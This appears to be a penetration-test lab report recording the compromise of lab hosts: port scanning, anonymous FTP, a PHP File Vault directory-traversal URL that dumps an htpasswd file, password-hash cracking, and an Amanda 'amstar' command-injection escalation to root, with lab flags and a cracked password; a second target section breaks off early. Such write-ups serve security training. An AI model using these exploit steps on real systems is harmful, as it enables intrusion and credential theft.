
EXPLOIT DESCRIPTION

A very small PHP website application which stores anonymously uploaded files and retrieves them by SHA1 hash (a fingerprint of the file which is provided after uploading). Developed for anonysource.org , a kanux project. This is the vulnerability that allows parts of *any world readable* file to be read by a remote attacker. Attacks can include gathering sensitive information, .bash_history, .rhosts, /etc/passwd and so on.


AMANDA, the Advanced Maryland Automatic Network Disk Archiver, is a backup solution that allows the IT administrator to set up a single master backup server to back up multiple hosts over network to tape drives/changers or disks or optical media. Amanda uses native utilities and formats (e.g. dump and/or GNU tar) and can back up a large number of servers and workstations running multiple versions of Linux or Unix.
A user with backup privs can trivially compromise a client installation. Amstar is an Amanda Application API script. It should not be run by users directly. It uses star to backup and restore data. It runs binaries with root permissions when parsing the command line arguement --star-path.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover FTP port 21; SSH port 22; HTTP port 80; and SMB ports 139 and 445.



A more in-depth look at open ports. Note Anonymous FTP login allowed.

```
nmap -A 10.15.1.4
```

```
┌──(root💀kali)-[/home/kali/Quick]
└─# nmap -A 10.15.1.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-25 21:52 EDT
Nmap scan report for 10.15.1.4
Host is up (0.26s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0           28986 Sep 15  2016 backupdirs.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.16.5.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 77:31:22:80:27:bf:dd:44:35:20:91:4c:8c:f9:b9:fc (RSA)
|   256 09:c1:ac:a4:16:ed:52:c8:b3:b5:20:3b:0d:bc:18:e3 (ECDSA)
|_  256 2a:bb:8a:a4:ed:4b:5e:f9:26:ad:25:0f:da:0c:07:ca (ED25519)
```

```
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 2 hops
Service Info: Host: BACKUPADMIN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -7h27m17s, deviation: 1h09m15s, median: -6h47m18s
|_nbstat: NetBIOS name: BACKUPADMIN, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
|   Computer name: backupadmin
|   NetBIOS computer name: BACKUPADMIN\x00
|   Domain name: \x00
|   FQDN: backupadmin
|_  System time: 2021-10-25T21:05:45+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```


```
|_  message_signing: disabled (dangerous, but default)
```

```
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-25T19:05:45
|_  start_date: N/A

TRACEROUTE
HOP RTT       ADDRESS
1   259.98 ms 10.15.1.4

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.37 seconds
```

Run a Nikto scan on 10.15.1.4:80. Upon further inspection, nothing of particular use comes from the Nikto scan.

```
┌──(root💀kali)-[/home/kali/Quick]
└─# nikto -h 10.15.1.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.4
+ Target Hostname:    10.15.1.4
+ Target Port:        80
+ Start Time:         2021-10-25 21:58:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Transport endpoint is not connected
+ Scan terminated:  20 error(s) and 8 item(s) reported on remote host
+ End Time:           2021-10-25 22:20:51 (GMT-4) (1327 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Navigate to 10.15.1.4. Notice PHP File Vault 0.9 in use.



Search for the potential PHP File Vault 0.9 exploit. Note PHP File Vault 0.9 - Directory Traversal exploit.

```
┌──(kali㉿kali)-[~/Quick]
└─$ searchsploit PHP File Vault 0.9
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                                                                                | Path
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
PHP File Vault 0.9 - Directory Traversal                                                                                                                                                                      | php/webapps/40163.txt
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Hitting the find button on the web page takes you to "http://10.15.1.4/fileinfo.php?sha1=". The discovered exploit shows that this is a potentially major vulnerability via GET Requests.



sha1 is required to get file info

Log in using ftp anonymous login.


```
┌──(root💀kali)-[/home/kali/Quick]
└─# ftp 10.15.1.4
Connected to 10.15.1.4.
220 (vsFTPd 3.0.3)
Name (10.15.1.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```


Find backupdir.txt file in there. We will use this to see what files are present. Note the ./apache2/htpasswd file that may contain credentials.

```
ftp> get backupdirs.txt
local: backupdirs.txt remote: backupdirs.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backupdirs.txt (28986 bytes).
226 Transfer complete.
28986 bytes received in 0.36 secs (79.0872 kB/s)
```

```
./apache2:
apache2.conf
conf-available
conf-enabled
envvars
htpasswd
magic
mods-available
mods-enabled
```


Navigate to "http://10.15.1.4/fileinfo.php?sha1=..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fapache2%2Fhtpasswd". This exploit will dump a portion of the /etc/apache2/htpasswd file containing credentials.







```
backupuser:$apr1$hk8Ikz6P$S260ZcSXHNUCoc2Afh7mp.
    SIZE: 49 bytes
    TIME: September 15 2016 15:23:43 GMT
    SHA1: ../../../../../../etc/apache2/htpasswd
    MD5: e5737110c0b973d8babcd30c364e929d
```

Check the hash type of the password.




Use John the Ripper to crack the hash.

```
$ john --wordlist=/usr/share/wordlist/rockyou.txt -format=md5crypt-long ./credential_hash.txt
```




```
user: backupuser
pass: 0811783909
```


Use the found credentials to log in as unprivileged user backupuser.



Check the software running on the system. Observe amanda_backup_server.



Search for potential exploits of Amanda Backup Server 3.3.1.



We will use the Amanda 3.3.1 - 'amstar' Command Injection Privilege Escalation exploit.

```
$ nano /tmp/runme.sh
#!/bin/sh
/bin/sh

$ ls -al /usr/libexec/amanda/application/amstar
-rwsr-xr-- 1 root disk 36616 Feb 21  2012 /usr/libexec/amanda/application/amstar

$ /usr/libexec/amanda/application/amstar restore --star-path=/tmp/runme.sh
```

```
# id
uid=0(root) gid=34(backup) groups=34(backup),6(disk),26(tape)
```

```
/usr/libexec/amanda/application:
amgtar  amlog-script  ampgsql  amraw  amsamba  amstar  amsuntar  amzfs-sendrecv  amzfs-snapshot  script-email
backupuser@backupadmin:/tmp$ nano runme.sh
backupuser@backupadmin:/tmp$ chmod +x runme.sh
backupuser@backupadmin:/tmp$ cat runme.sh
#!/bin/sh
/bin/sh
```

```
backupuser@backupadmin:/tmp$ ls -al /usr/libexec/amanda/application/amstar
-rwsr-xr-- 1 root disk 36616 Feb 21  2012 /usr/libexec/amanda/application/amstar
```

```
backupuser@backupadmin:/tmp$ /usr/libexec/amanda/application/amstar restore --star-path=/tmp/runme.sh
# id
uid=0(root) gid=34(backup) groups=34(backup),6(disk),26(tape)
```

Verify root privilege.

```
# whoami
root
```

The exploit was executed successfully and we were able to gain root privileges on the target.

Verify IP address of target box.

```
# ifcongif
/bin/sh: 9: ifcongif: not found
# ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:db:62:67
          inet addr:10.15.1.4  Bcast:10.15.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fedb:6267/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8686 errors:0 dropped:40 overruns:0 frame:0
          TX packets:3710 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:918876 (918.8 KB)  TX bytes:730887 (730.8 KB)

lo
```

Locate key.txt file.

```
$ cat /root/key.txt
```

```
# cat /root/key.txt
vayrhppva72nt78vs7tt
```

key.txt

vayrhppva72nt78vs7tt

---

16. Web01-Dev [A] | 10.15.1.6

Introduction

Tasked to conduct an assessment on 10.15.1.6. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP and Nikto, a webpage enumerating tool, a vulnerable webpage was discovered. Root privileges on the target were gained through exploiting the discovered vulnerable webpage to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux web01-dev 2.6.32-504.el6.x86_64
Open ports: FTP [21], SSH [22], HTTP [80], HTTPS [443], RPCBIND [111], IPP [631], and MYSQL [3306].

- Vulnerable to PHP cmd vulnerability.

CVE IDs: N/A

Exploit: PHP cmd vulnerability

Contents of key.txt: tg8newesf0e5uc3ylxde

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://www.revshells.com/

EXPLOIT DESCRIPTION

Web-server was enumerated and exploitable page was accessed using easy to guess credentials. This web-server allows for .php pages to be made on the server. A simple PHP cmd script was made and navigated to allowing for simple bash commands to be run. The system files were enumerated through this page and a file containing ssh credentials were obtained. SSH into the system and switch to root.

Attack Narrative

Begin from the local machine.


```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

